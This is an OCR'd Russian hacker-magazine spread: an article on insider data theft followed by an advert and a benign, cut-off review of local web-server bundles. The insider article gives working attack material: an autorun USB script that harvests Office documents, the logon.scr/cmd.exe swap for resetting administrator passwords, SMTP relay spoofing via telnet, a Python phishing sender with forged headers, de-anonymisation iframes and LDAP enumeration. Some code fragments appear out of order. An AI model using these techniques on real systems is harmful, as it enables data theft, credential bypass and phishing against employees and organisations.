
ГЛАЗАМИ ИНСАЙДЕРА

РЕАЛЬНЫЕ ИСТОРИИ О ТОМ, КАК РАБОТАЮТ «ЗАСЛАННЫЕ КАЗАЧКИ»

Угроза инсайда — одна из серьезнейших проблем корпоративной среды. Даже в организации с продуманной сетевой инфраструктурой остается опасность человеческого фактора. Защититься от людей, специально внедренных в компанию и обладающих техническими знаниями для сбора конфиденциальной информации, крайне сложно. Чтобы на корню предотвратить такие попытки, необходимо, как минимум, быть знакомым с основными приемами инсайдеров.

ЗЛОЕ ЗЛО, ИЛИ ВНЕШНИЕ НОСИТЕЛИ

Данные, представляющие коммерческий интерес, есть в любой организации. Другое дело, что в небольшом рекламном агентстве об этом практически не задумываются, а на крупном оборонном заводе безопасностью занимается целый отдел. В последнем случае многие действия работников жестко регламентируются. Одним из самых распространенных ограничений является запрет на использование внешних носителей. Забавное в этой ситуации то, что даже на очень серьезных промышленных предприятиях запрещены USB-флешки и внешние жесткие диски, хотя любой работник по-прежнему может использовать телефон, плеер и кучу других устройств, которые отлично могут применяться для переноса данных. Впрочем, у недобросовестного работника куда больше вариантов для подключения! Помимо банального USB, это могут быть порты COM, LPT и Firewire, интерфейсы IDE и SATA, разъемы PCMCIA или технологии для беспроводной передачи данных Bluetooth, Wi-Fi, IrDa. Проблема неконтролируемого движения информации внутри защищенного периметра — настоящая морока для системных администраторов, но при желании можно решить и ее. Неоценимую помощь в этом оказывают специальные программные инструменты вроде **DeviceLock** (www.devicelock.com/ru), **Zlock** (www.securit.ru/products/info/zlock), **Sanctuary Device Control** (www.lumension.com). Мониторы доступа устанавливаются на все компьютеры и внедряются в операционную систему на уровне ядра, не давая пользователю отключить их или обойти (кстати, Microsoft заблокировала возможность модификации ядра в Windows Vista), либо задают соответствующие политики на уровне домена. В основе каждой лежит список контроля доступа, состоящий из идентификаторов доверенных устройств. Правило простое: если устройство не опознано (то есть не входит в доверенный список), — доступ запрещается.
Windows Server 2008, которую многие еще не успели «пощупать как



Этот скрипт автоматически запустится при монтировании флешки и скопирует нужные файлы

В сборе информации поможет инструмент Maltego, который занимается кроулингом информации по сети в поисках любых данных о персоне, электронной почте, адресах и так далее

следует», предоставляет возможность защититься от подобных опасностей штатными средствами Active Directory. Контроль доступа реализуется через оснастку групповых политик (Local Group Policy Editor), — ее можно вызвать командой «cmd.exe > gpedit.msc». В появившемся окне необходимо выбрать Administrative Templates-System-Device Installation. Далее шагаем в Allow installation of devices that match any of these device IDs и вот здесь-то указываем идентификаторы тех устройств, которые могут быть примонтированы в систему. К примеру, можно включить пользователю флоппи или же наоборот запретить его. Как узнать эти идентификаторы? При включении той же флешки в компьютер перейди в Device Manager («Мой компьютер → Управление → Диспетчер устройств») и внимательно посмотри на идентификаторы каждого USB Mass Storage Device. Они имеют примерно следующий вид:

```
USBSTOR\Disk&Ven_JetFlash&Prod_
TS2GJFV30&Rev_8.07\XXXXXXXX&0,
```

Где XXXXXXXX — и есть тот самый ID.
Обновив список контроля доступа, не забудь о команде gpupdate — чтобы изменения отразились в системе. Вот такое полезное нововведение серверной Винды!

ДАВАЙ СДЕЛАЕМ ЭТО ПО-БЫСТРОМУ

О контроле доступа подключаемых носителей администраторы задумываются далеко не всегда, а это значит, что утащить ценные данные может не только собственный работник, но и вообще любой человек, случайно оказавшийся у компьютера. Причем, чтобы не копаться вручную и не привлекать внимание своими лихорадочными действиями в «Проводнике», он вполне может подготовиться и сварганить скрипт, который сам просканирует доступные диски и отберет нужные файлы по заданным критериям. Написать подобную приблуду ничего не стоит на том же самом JavaScript'е. Попробуем сами. Сначала с помощью вспомогательных переменных обозначим интересующие расширения файлов, которые нужно копировать, а также укажем давность обновления файла (более древние файлы будут просто игнорироваться):

```
var patch = /\.(doc|rtf|xls|txt)$/i;
var diff = new Date(2007,05,01);
```

Далее пишем класс, который будет рекурсивно обходить носители. Для каждого объекта проверяется расширение и дата создания, после чего принимается решение о его копировании на флешку:

```
var softwareEnumerator = new Enumerator(
  softwareFolder.Files);
softwareEnumerator.moveFirst();
for (; !softwareEnumerator.atEnd();
softwareEnumerator.moveNext())
{
  if ((softwareEnumerator.item().
     Name.match(patch))
     &&((Date.parse(softwareEnumerator.
     item().DateCreated) >= diff.getTime())
     ||(Date.parse(softwareEnumerator.item().
     DateLastAccessed) >= diff.getTime())
     ||(Date.parse(softwareEnumerator.item().
     DateLastModified) >= diff.getTime())))
  {
     try
     {
        fso.CopyFile(## копируем файл в нужное
место);
     } catch (e) {
     if (e.number == 61) {
        WScript.Quit(0);
     }
  }
}
```

Полную версию скрипта с обработкой исключений ты найдешь на нашем диске. Чтобы скрипт запускался автоматически, злоумышленник может забросить на флешку .inf-файл с информацией об автозагрузке. С помощью интерпретатора wscript он будет выполнять наш скрипт:

```
[autorun]
shellexecute=wscript autorun.js
shell=update
shell\update=Обновить
shell\update\command=wscript autorun.js
```

ПРЕМУДРОСТИ ПРАВИЛЬНОЙ ПЕРЕПИСКИ

Пожалуй, нигде не найти более актуальной и ценной информации, чем в почтовых аккаунтах топ-менеджеров или даже рядовых сотрудников. Для доступа к ним злоумышленники порой идут на самые нестандартные решения и активно используют социальную



info
Файлы-документы Office 97 имеют поле GUID (глобальный идентификатор), содержащее MAC-адрес компьютера. Чтобы извлечь эту информацию, достаточно воспользоваться HEX-редактором, поискав по строке «GUID».

```
******************************************************************************
*                                                                            *
*  Windows NT/2k/XP/Vista Change Password / Registry Editor / Boot CD        *
*                                                                            *
*  (c) 1998-2007 Petter Nordahl-Hagen. Distributed under GNU GPL v2          *
*                                                                            *
* DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES!             *
*             THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE          *
*             CAUSED BY THE (MIS)USE OF THIS SOFTWARE                        *
*                                                                            *
* More info at: http://home.eunet.no/~pnordahl/ntpasswd/                     *
* Email       : pnordahl@eunet.no                                            *
*                                                                            *
* CD build date: Thu Sep 27 20:57:41 CEST 2007                               *
******************************************************************************

Press enter to boot, or give linux kernel boot options first if needed.
Some that I have to use once in a while:
boot nousb        - to turn off USB if not used and it causes problems
boot irqpoll      - if some drivers hang with irq problem messages
boot nodrivers    - skip automatic disk driver loading


boot:
```

BootCD для сброса пароля администратора



warning

Информация представлена исключительно в целях ознакомления, чтобы указать представителям различных компаний на возможные бреши в безопасности. За использование материалов статьи в противозаконных целях автор и редакция ответственности не несут.



dvd

На диске ты найдешь инструменты для защиты от инсайда, а также утилиты для сбора инфы.

инженерию. Пускай на простые уловки уже никто не идет, но и здесь свои премудрости. Вот что ты будешь делать, если от твоего непосредственного начальника придет письмо: «Пришли мне, пожалуйста, документ, над которым мы работали вчера»? Вероятно, ругнувшись на предметность разговора, вышлешь какой-нибудь файл, добавив на всякий случай вопрос: «этот?».

А теперь повод для размышления: многие SMTP-серверы можно использовать как Relay и спуфить (подделывать) адрес отправителя. Тут есть свои ограничения, но в целом прием работает на ура. Напомню, что сделать это можно прямо через telnet:

```
telnet smtp_server 25
>220 smtp.*.ru ESMTP Sende-mail 8.9.3/8.9.3;
Mon, 27 May 2002 17:38:54 +0400 (MSD)
helo smtp_server
>500 Command unrecognized: {{}helo smtp_server
— нас послали
> 250 smtp.*. … , pleased to meet you — все,
едем дальше
e-mail from:
misha@real.xakep.ru
rcpt to: lamer@e-mail.ru
data пишем_текст [enter]
.
```

Хинт с BIOS'ом

Контроль доступа к подключаемым девайсам — это хорошо. Но бреши остаются даже при установке серьезных дорогостоящих решений для контроля подключаемых устройств. Дело в том, что многие материнские платы поддерживают горячую клавишу для выбора загрузочного устройства и при этом лишены возможности ее отключения. То есть, даже при закрытом паролем БИОСе можно во время загрузки выбрать вариант запуска с внешнего носителя. Тут актуальны инструменты вроде LiveCD на базе Linux. Таким образом можно обойти многие ограничения и получить доступ к жестким дискам. Более того, злоумышленник может даже сбросить пароль администратора с помощью специальной утилиты или следующей уловки. Сначала выполняем команды:

```
C:\> cd \winnt\system32
C:\winnt\system32> copy logon.scr logon.
scr.old
C:\winnt\system32> del logon.scr
C:\winnt\system32> copy cmd.exe logon.scr
```

Теперь перегружаемся и, поглядывая на окно для ввода логина и пароля, ждем, пока система не попытается запустить хранитель экрана. А коль уж мы подменили его файлом cmd.exe, то вместо строящегося водопровода или другой красоты, увидим окошко командной строки. Далее меняем пароль системного администратора командой net user administrator <newpassword>.

```
[enter]
250 RAA07552 Message accepted for delivery
```

При удачном раскладе сообщение будет доставлено жертве с содержанием домена real.xakep.ru в адресе отправителя. Конечно, трюк может и не удаться. Во-первых, SMTP-север может банально запретить релейинг или обслуживать пользователей из какой-то конкретной подсети IP-адресов. Во-вторых, злую шутку может сыграть пограничный транспорт или агент кодов. Если рассматривать ситуацию с Exchange Server 2007, то подмену сильно затрудняет так называемый код отправителя, который заносится в метаданные каждого сообщения. Получив почтовое сообщение, граничный транспортный сервер запрашивает сервер DNS отправителя, чтобы убедиться, что IP-адрес, с которого было получено сообщение, уполномочен отправлять сообщения на домен, указанный в заголовках сообщения. А анализ кода отправителя используется для оценки вероятности того, что присланное письмо не является спамом. Подобные механизмы дают неплохой результат и сильно осложняют процесс спуфинга.
Но предположим, все провернули удачно, вписали в сообщение нужный текст и даже прикрепили опасный аттачик — как теперь получить от человека ответ? Указывать левый адрес в поле Reply-To — большое палево. Такой мейл тут же отобразится в почтовом клиенте и вызовет подозрения у более-менее подкованного юзера. Тут есть один хинт: вместо Reply-to можно использовать служебный заголовок Errors-To, указав адрес, на который будет отправлено письмо в случае ошибки. Если адреса, указанного в поле Reply-to, не существует (он может быть из доверенного домена), то письмо будет отправлено на адрес, указанный с помощью Errors-To.

```
To: jertva@mail.ru
From: Support <support@microsoft.com>
Reply-To:Support <technical.support@microsoft.com>
Errors-To:Support moe_milo@mail.ru
```

В нашем случае, если адреса technical.support@microsoft.com не существует, то письмо будет перенаправлено на moe_milo@mail.ru. Удобно это тем, что жертва может посмотреть заголовок Reply-To в клиенте, но ни один клиент не покажет заголовок Errors-To — если, конечно, не посмотреть все header'ы письма. Теперь подумаем, как сконструировать такие заголовки без заморочек (с telnet или netcat можно капитально намучиться). Для решения проблемы подойдет любой язык программирования, худо-бедно поддерживающий работу с SMTP. Мы будем использовать Python, — с SMTP он работает очень даже неплохо :). Сначала подключаем необходимые модули:

```
import smtplib, sys, MimeWriter, mimetypes, mimetools,
base64
```

Далее колдуем с заголовками сообщения, указывая нужные адреса в Reply-To и Errors-To и используя специальный метод addheader():

```
writer = MimeWriter.MimeWriter(message) #вызов функции
для подготовки импорта почтовых заголовков
writer.addheader('To', to)
writer.addheader('From', sender)
writer.addheader('Reply-To', 'usual@mail.ru') #сюда
придет ответ после спуфинга
writer.addheader('Subject', subject)
writer.addheader('MIME-Version', '1.0')
writer.startmultipartbody('mixed')
```

Теперь добавляем само сообщение:

```
part = writer.nextpart()
body = part.startbody('text/plain')
```

А какие файлы самые ценные?

Для оценки того, как часто производился доступ к тем или иным файлам, можно воспользоваться простой и всем известной командой с такими флагами:
`Dir /t:a /a /s /o:d c`
(успешное выполнение команды предоставляет рекурсивный список каталогов всех времен доступа к файлам на диске C);
`Dir /t:w /a /s /o:d d`
(список каталогов всех времен модификации файлов на диске D);
`Dir /t:c /a /s /o:d e`
(список каталогов всех времен создания файлов на диске E).
В сетевых окружениях или сервисах, например, FTP-серверах, также есть свои инструменты. В случае с FTP интерес представляет команда SITE STATS, отображающая статистику работы с FTP-сервером с выводом использованных команд.

```
part.flushheaders()
body.write(text)
```


И последний этап — собственно отправляем письмо, используя функцию sendmail():

```
smtp = smtplib.SMTP(SERVER, PORT)
smtp.set_debuglevel(1)
smtp.sendmail(sender, to, message.getvalue())
smtp.quit()
```

Полную версию скрипта, в том числе, с частью кода, отвечающего за работу с аттачами, ты найдешь на DVD. Вот такая корпоративная уловка — диалоги о природе и птичках со службами ИБ различных компаний велись, благодаря этим трюкам, целыми сутками.

ГДЕ ЖЕ ТЫ, МОЯ ЗВЕЗДА?

Часто именно с помощью социальной инженерии раскрываются наиболее важные сведения о внутреннем устройстве сети. Знание некоторых деталей, которые можно упомянуть в разговоре, сильно облегчит задачу социальному инженеру. Такие данные можно собрать из тех же самых заголовков почтовых сообщений, генерируемых почтовыми демонами. Например, если отправить сообщение на адрес несуществующего в системе пользователя, то с большой вероятностью получишь ответ («рикошет») от интересующего тебя сервера, в котором помимо ошибки («Извините, такого пользователя не существует»), скорее всего, окажется интересная информация. Чаще всего, это внутренний IP-адрес и имя самого почтового сервера. Хочу отметить, что прием особенно эффективен с серверами Exchange, расположенными за каким-либо почтовым ретранслятором.
В ход также идут различные средства, чтобы узнать больше о пользователе. Задача усложняется в случае использования им средств анонимизации (прокси и т.п.). В данном случае особенно рекомендую обратить внимание на проект от создателей известного хакерского комбайна Metasploit — Decloak (decloak.net). Он предназначен для разоблачения особо хитрых людей, которые думают, что хорошо замаскировались. В арсенале у него несколько приемов, первый из которых — вызов специальной функции на языке Java. Если у пользователя установлен Quick Time, то путем загрузки специального параметра аплет будет пытаться вынудить браузер жертвы открыть прямое (direct) соединение и выдать свой настоящий адрес. Другой способ — метод загрузки Word-документа с его авто-открытием, в случае которого со стороннего ресурса незаметно будет подкачена картинка, что может



Типичная программа, которая стоит на многих предприятиях и контролирует установку новых устройств в системе. Хакеру предстоит поломать голову, как обойти такую защиту

позволить обойти прокси и спалить реальный DNS-сервер пользователя. Установка прямого соединения может быть инициирована и с помощью Flash-приложения, а если у пользователя установлен iTunes, то хитреца можно вывести на чистую воду с помощью нового протокола обращения itms. С недавнего времени разработчики сделали для своего проекта «Decloaking Engine Remote API», который можно использовать на сторонних ресурсах. Чтобы применить его, генерируем себе уникальный идентификатор:

```
md5("secret" . $_SERVER['REMOTE_ADDR'] . $_
SERVER['REMOTE_PORT'] . time() . "secret");
```

Как только мы его получили, смело юзаем следующий линк:

```
<iframe src="http://decloak.net/decloak.html?cid=<иден
тификатор>"></iframe>
```

Для получения результатов просматриваем:

```
decloak.net/report.html?cid=<идентификатор>&format=te
xt
```

БЕРЕМ НА ВООРУЖЕНИЕ LDAP

В больших организациях практически всегда развернуты службы каталогов, в которых хранится информация о пользователях (в том числе, с указанием должностных обязанностей). Одной из таких служб является LDAP, а протокол, по которому она работает, поддерживает и знакомая всем Windows-пользователям Active Directory. Очень часто эта служба разрешает доступ с anonymous-аккаунта, как это бывает с FTP. Стандартные порты LDAP — это 389/636, поэтому несложно узнать о наличии сервера с помощью сканирования nmap'ом: Nmap — sV host — p 636 — PN.

Подключение выполняется с помощью сторонних клиентских утилит (LdapBrowser/Ldap Explorer). На Linux/Unixlike-системах можно воспользоваться встроенными средствами: ldapadd, ldapcompare,



Готовый инструмент, включающий несколько эффективных способов определить настоящий IP-адрес человека

ldapdelete, ldapmodify, ldapmodrdn, ldappasswd, ldapsearch, ldapwhoami. В случае доступа к каталогу LDAP вполне реально узнать адреса, учетки, должности пользователей и организационную структуру предприятия. Пример типичного запроса и ответ на него:

```
ldapsearch -LLL "(sn=smith)" cn sn telephoneNumber
dn: uid=jts, dc=example, dc=com
cn: John Smith
cn: John T. Smith
sn: Smith
sn;lang-en: Smith
sn;lang-de: Schmidt
telephoneNumber:
1 555 123-4567
```

КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.

на правах рекламы



iRU Brava Home 126W на базе суперсовременного четырехъядерного процессора Intel® Core™2 Quad – бескомпромиссное решение для требовательных потребителей! Новый четырехъядерный процессор Intel® Core™2 Quad обеспечивает высочайшую производительность ПК при работе с ресурсоемкими приложениями, создании цифрового контента и компьютерными играми. iRU Brava Home 126W изменит Ваше представление о работе на компьютере.

С 2007 года на компьютерах iRU тренируются чемпионы мира по компьютерным играм (дисциплины Counter Strike и Need for Speed) – команда Virtus.pro.

iRU Brava Home 126W

процессор Intel ® Core™ 2 Quad Q9400 с частотой 2,66 GHZ
видеокарта NVIDIA GeForce 9600 GT с 512Mb памяти
мультиформатный DVD привод
встроенный кардридер
гарантия 3 года

Спрашивайте компьютеры iRU в магазинах «ПОЗИТРОНИКА»
www.positronica.ru



www.iru.ru

Официальный дистрибьютор ПК iRU— компания MERLION, www.merlion.ru










АЛЕКСАНДР ЛОЗОВЮК
/ ALEX.RAIDEN@GMAIL.COM /

СЕРВЕР В ОДИН КЛИК!

ПОДНИМАЕМ ВЕБ-ДЕМОН БЫСТРО



«Сделать так, чтобы все заработало». Отличная кнопка, которая в идеале должна быть у каждой программы, начиная от маленькой утилитки и заканчивая тяжелым сервером. Увы, встретить ее удается нечасто, но и тут бывают исключения. Особенно если речь идет о веб-сервере!





Когда-то давно можно было заполучить ящик пива, поспорив с другом, что за 2-3 минуты сможешь поднять полноценный веб-сервер с кучей интерпретаторов, СУБД и даже некоторыми служебными скриптами. Сейчас, к сожалению, такой фокус не пройдет — любой, кто когда-либо пытался запустить или написать свой скриптик, слышал о качественной российской разработке Denwer. Нисколько не хочу задеть чувства серьезных хакеров и администраторов, знающих опции конфигурирования Apache и настройки JRuby, но во многих случаях очень хочется иметь именно ту, уже упомянутую, волшебную кнопку. Не качать и компилировать, не править исходники и не копаться потом в настройках, заодно проверяя совместимость всего со всем (в том числе, с твоим характером) — а просто запустить сервер.

НАБОР ВЕБ-ДЖЕНТЛЬМЕНА

Джентльменский пакет веб-разработчика, или **Денвер** (http://denwer.ru), разработан Дмитрием Котеровым, который многим известен как автор популярных книг по PHP. В наши дни штука кажется довольно незатейливой, но на деле оказывается исключительно полезной. В базовый вариант включен настроенный веб-сервер, почтовый сервер для отладки, PHP, Perl и MySQL — все хозяйство умещается в крохотный инсталлятор размером в 4 Мб. Это означает, что в угоду миниатюрности все лишнее с дистрибутива безжалостно выброшено. Недостаточно функциональности? Ты всегда можешь расширить тот или иной компонент, загрузив модули с сайта: модули PHP, СУБД PostgreSQL, полная версия MySQL, пакеты ActivePerl и Python и даже Parser 3. Denwer ставится в указанную директорию и имеет свою панель запуска, полностью затирая за собой все следы, когда дана команда остановки. Поэтому сервер можно ставить на любой компьютер и даже на флешку — и всегда носить с собой кусочек интернета.

Главным же в Denwer'е по праву считается система виртуальных доменов. Работает она следующим образом. Для создания сайта по адресу site.com достаточно в директории home создать папку с именем сайта, а внутри — папку www, которая и будет корневой для сайта. Конечно, все



Все эти приложения доступны в один клик, без необходимости настройки сервера!

Denwer — наш ответ XAMPP и другим, с лучшей системой виртуальных хостов

эти адреса будут работать только после перезапуска Denwer'а, так как для нее создаются записи в системном файле hosts и автоматически создается vhosts.conf для Apache. Так что, тебе, в принципе, ничего не надо особо делать — создал структуру директорий и вперед, создавать сайты!

Резюме: самое простое решение

ИЩЕМ КРОССПЛАТФОРМЕННЫЙ ИНСТРУМЕНТ

Серьезный недостаток Денвера — работа исключительно под окнами. Для более серьезной работы уже давно обосновался другой лидер — пакет **XAMPP** (www.apachefriends.org/en/xampp.html), который работает во всех распространенных ОС (а значит, в Windows/Linux/MacOS/Solaris). Полная версия помимо стандартной связки Apache/MySQL/PHP включает еще множество дополнительных библиотек, встроенный акселератор PHP-скриптов, FTP-сервер, поддержку SSL и многое другое. Ты можешь установить Lite-версию, представляющую собой упрощенный и легкий пакет для предельно быстрого старта сервера. В пакете есть собственная система управления и мониторинга статуса сервера, небольшая программа для выборочного запуска или остановки отдельных сервисов. Так же, как и Denwer, XAMPP поддерживает плагины: с офсайта ты можешь взять Tomcat, более новый Perl и специальные инструменты для разработки и отладки. По возможностям XAMPP Lite примерно равен нашему Denwer'у, разве что в нем больше библиотек, да и размер солидный (шутка ли, 43 Мб против всего лишь 4-х у Denwer-а). Но посмотрим на это с другой стороны: привычной системы виртуальных хостов тут нет. Справедливости ради стоит сказать, что их нет вообще нигде, кроме Денвера. Вот здесь тебе все же придется поработать руками и головой, вручную настраивая их через конфиги Apache. Впрочем, знания настроек сервера, если ты метишь в солидные программисты, еще никому не помешали.


Резюме: кроссплатформенное решение, которое подойдет для всех

УДОБНАЯ ПАНЕЛЬ УПРАВЛЕНИЯ


Другая разработка, **UniformServer** (http://www.uniformserver.com) — во многом более продвинута и дружественна к пользователю, чем все остальные. При этом она включает в себя все основные компоненты, хоть и несколько устаревших версий (последняя версия сервера, 3.5, вышла в середине 2008 года, однако уже идет разработка следующей), и, что интереснее всего, мощную систему администрирования и управления настройками прямо в браузере. Настроить Apache, сконфигурировать MySQL или посмотреть параметры PHP — можно при помощи простой веб-панели. Дополнительно можешь загрузить небольшую программу UniTray, которая вынесет наиболее нужные действия в меню в трее. Среди расширений, доступных на сайте, отмечу FTP-сервера. Для Java-разработки ты вправе выбирать между классическим Tomcat или продвинутым Resin. По сравнению с XAMPP размер инсталляционного файла просто поражает — всего 7 Мб, к тому же девиз разработчиков звучит очень привлекательно: «Just unpack and RUN!». Минусом можно считать только поддержку Win32-платформы, однако часто ли тебе надо работать на MacOS или Solaris? UniformServer станет идеальным выбором, если ты с друзьями создаешь веб-студию или развертываешь сервер для тестирования своих скриптов в случае фриланса.


Некоторая ограниченность всех подобных серверов — в том, что их компоненты заранее подобраны и настроены. То есть, просто скачиваешь и используешь, и максимум, что ты в силах еще сделать — это доставить расширения. Обычно в составе таких пакетов есть одна или две версии PHP, 4 и 5, но что делать, если очень хочется работать с несколькими версиями (и не одной-двумя, а больше)? Ставить столько сборок того же Denwer-а или XAMPP, сколько разных версий тебе надо, а потом мучаться с копированием своих разработок на каждый сервер в отдельности? Или долго копаться и изучать возможности настройки сервера, разнеся различные версии интерпретатора PHP по разным виртуальным хостам? Но эта работа по сложности приближается к созданию собственно-

Самый известный пакет «все в одном». Правда, сегодня уже не фаворит




Отличный выбор для сервера небольшой организации или веб-студии


Админ-панель сервера — нечто среднее между простым GUI и ручным конфигом


В любой момент можно включить нужную версию PHP и протестировать скрипты

го проекта уровня XAMPP Lite! А что если... ага, и здесь уже другие подумали, создав разработку **WAMPserver** (www.wampserver.com), которая мало чем выделяется среди аналогов, кроме одной интересной опции. Я говорю об изначально встроенной панели управления, представляющей собой крохотную программу в трее. Прямо через контекстное меню реально настроить любые параметры. Для PHP можно выборочно включать и выключать модули расширения и опции конфигурации — то же самое доступно и для Apache с MySQL. Более того, WAMPServer позволяет установить и использовать сразу несколько версий каждого компонента, предоставляя своеобразный конструктор. Хочешь Apache 1.3 + PHP 5.1.2 и MySQL 5.1.30? Пожалуйста, пара кликов мышью в меню — и все работает. И сейчас это единственный дистрибутив, который сразу установит тебе самые последние версии всех компонентов, без необходимости вручную что-либо скачивать и доустанавливать. WAMPserver — идеальный инструмент для тестирования приложений, которые должны работать в любых условиях, даже если на сервере PHP двухлетней давности. Порекомендуй этот продукт другу, который делает сайты, или местной веб-студии, думаю, благодарность не заставит себя ждать!

Резюме: сервер с удобной панелью управления


ЛЮБЫЕ СЕРВЕРА И ПРИЛОЖЕНИЯ ЗА МИНУТУ

Компания BitNami появилась на рынке относительно недавно, но со смаком выкладывает в открытый доступ все свои продукты. В первую очередь это набор стеков технологий — в него входят веб-сервер, обычно Apache, база данных MySQL, а также все дополнительные библиотеки и модули. В пакеты включены интерпретаторы языков программирования: в зависимости от типа стека это PHP, Python, Ruby или Java. Они дополняются системами администрирования типа phpMyAdmin для управления базами данных. Если хочешь быстро начать разработку или просто запустить какой-то скрипт, то такого стека вполне достаточно, чтобы уже спустя пять минут (после скачивания и установки) начать полноценную работу.

Для экспериментов доступны следующие пакеты:

- DjangoStack — стек для Python-приложений на базе Django, содержит Apache, MySQL, Python и SQLite;
